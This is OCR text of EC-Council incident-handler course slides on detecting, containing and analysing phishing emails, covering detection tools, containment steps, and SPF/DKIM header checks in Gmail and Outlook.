
https://cofense.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detecting Spear Phishing Attacks

Incident responders must check the following components of an email to detect a spear phishing attack:

1. Sender email address
2. A catchy subject line
3. Message content
4. Request information
5. Format of email
6. Hover over the links
7. Low-quality images



https://www.csoonline.com




https://www.bleepingcomputer.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Detecting Spear Phishing Attacks

Barracuda Impersonation Protection

Barracuda Impersonation Protection helps the IH&R team in detecting and **responding to real-time spear phishing** incidents by leveraging its comprehensive AI



https://campus.barracuda.com

hide01.ir

Avanan
https://www.avanan.com

BrandShield
https://www.brandshield.com

Cofense Managed PDR
https://cofense.com

Mimecast
https://www.mimecast.com

Proofpoint TAP
https://www.mimecast.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Containment of Email Security Incidents

ECIH EC-Council Certified Incident Handler

01 **Isolate the targeted system** from the functional network immediately after receiving incident reports

02 Interview users or complainants about the email incident to determine **the details of the attack** and actions taken by the user

03 Check whether the user had **downloaded any attachment**, clicked on a link, or provided the requested information

04 Perform behavior analysis to collect further details of the email by opening the links provided in it in a **sandboxed environment**

05 Report and **block malicious links** and **IP addresses** on servers and network devices across all security solutions

06 Examine if the attachments sent through an email **contain malicious code** by opening and downloading them in a sandboxed environment

07 Perform the **malware incident handling** process if the email contains malicious programs

08 **Change the password** and other sensitive information of the affected email accounts and systems

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

LO#04: Understand Analysis of Email Security Incidents

hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Phishing Emails Using ThePhish

- ThePhish allows the IH&R team to automate the processes of analyzing phishing emails
- ThePhish tool is mainly based on three platforms: **TheHive**, **MISP**, and **Cortex**
- It is a web application that **automates the entire analysis process,** starting from the extraction of observables from the header/body of an email to elaboration of a verdict








hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Analyzing Phishing/Spam Mails

Netcraft


Netcraft uses machine learning algorithms and AI methods that help incident handlers to **automate the detection of phishing attacks**, online frauds, impersonation, and other threats



https://www.netcraft.com

PhishTank

PhishTank allows incident handlers to **detect fraudulent phishing attempts** and unsolicited commercial email spam links directed to users




https://phishtank.com


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Headers

Gather the following items of supporting evidence from the email headers to track the suspect





hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Headers (Cont'd)

Sender Policy Framework (SPF)

- SPF is an email validation protocol used by domain owners to prevent **email spoofing**
- Incident responders can analyze the **authenticity of the sender** using the SPF results

Result	Explanation
None	No SPF records are found for this domain
Pass	SPF record exists and IP address is authorized
Neutral	Domain owner does not want to disclose the specific IP address authorized in the SPF record
Fail	IP address is not authorized to send email for this domain
SoftFail	The mail is authorized but tagged as suspicious or spam
TempError	Indicates the occurrence of temporary error such as a technical issue during verification
PermError	SPF record cannot be verified due to syntax or format errors in the record

Domain Keys Identified Mail (DKIM)

- DKIM is an **email authentication** standard designed to detect spoofing
- Incident responders can analyze the **integrity of an email** by analyzing its DKIM results

Result	Explanation
Pass	Mail is signed and the signature passes the verification tests
Neutral	Mail is signed but the signature has syntax errors and therefore cannot be processed
Fail	Mail is signed and the signature does not pass the verification tests
Policy	Mail is signed and some part of signature is not acceptable by administrative management domains (ADMD)
TempError	Mail is not verified due to temporary errors such as inability to retrieve public keys and transient nature
PermError	Mail is not verified due to permanent errors such as the absence of the required header field


hide01.ir

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Email Headers (Cont'd)

Steps to Analyze Email in Gmail

1. Open an email you want to analyze
2. Click on the "**More**" option (three vertical dots) at the top-right corner of the message
3. From the dropdown menu, click on the "**Show original**" option
4. **A new tab will be opened** displaying the original message
5. Check for the **SPF** and **DKIM** credentials of the email to verify its authenticity




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Analyzing Email Headers (Cont'd)

Steps to Analyze Email in Outlook

1. **Double-click** on a suspicious email to read its email header
2. Click on "**File**" at the top left corner of the window. From the displayed options, click on "**Properties**"
3. A popup window appears containing an **Internet headers** box showing the email header of the message
4. Check for the **SPF**, **DKIM**, and **DMARC** credentials of the email to verify its authenticity








Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Tools for Analyzing Email Headers

MxToolbox

MxToolbox makes email headers human readable by parsing them according to RFC 822. The MxToolbox tool allows incident handlers to **analyze email headers** and **detect spam emails**



https://mxtoolbox.com

E-Mail Header Analyzer
https://www.gaijin.at

Message Header Analyzer
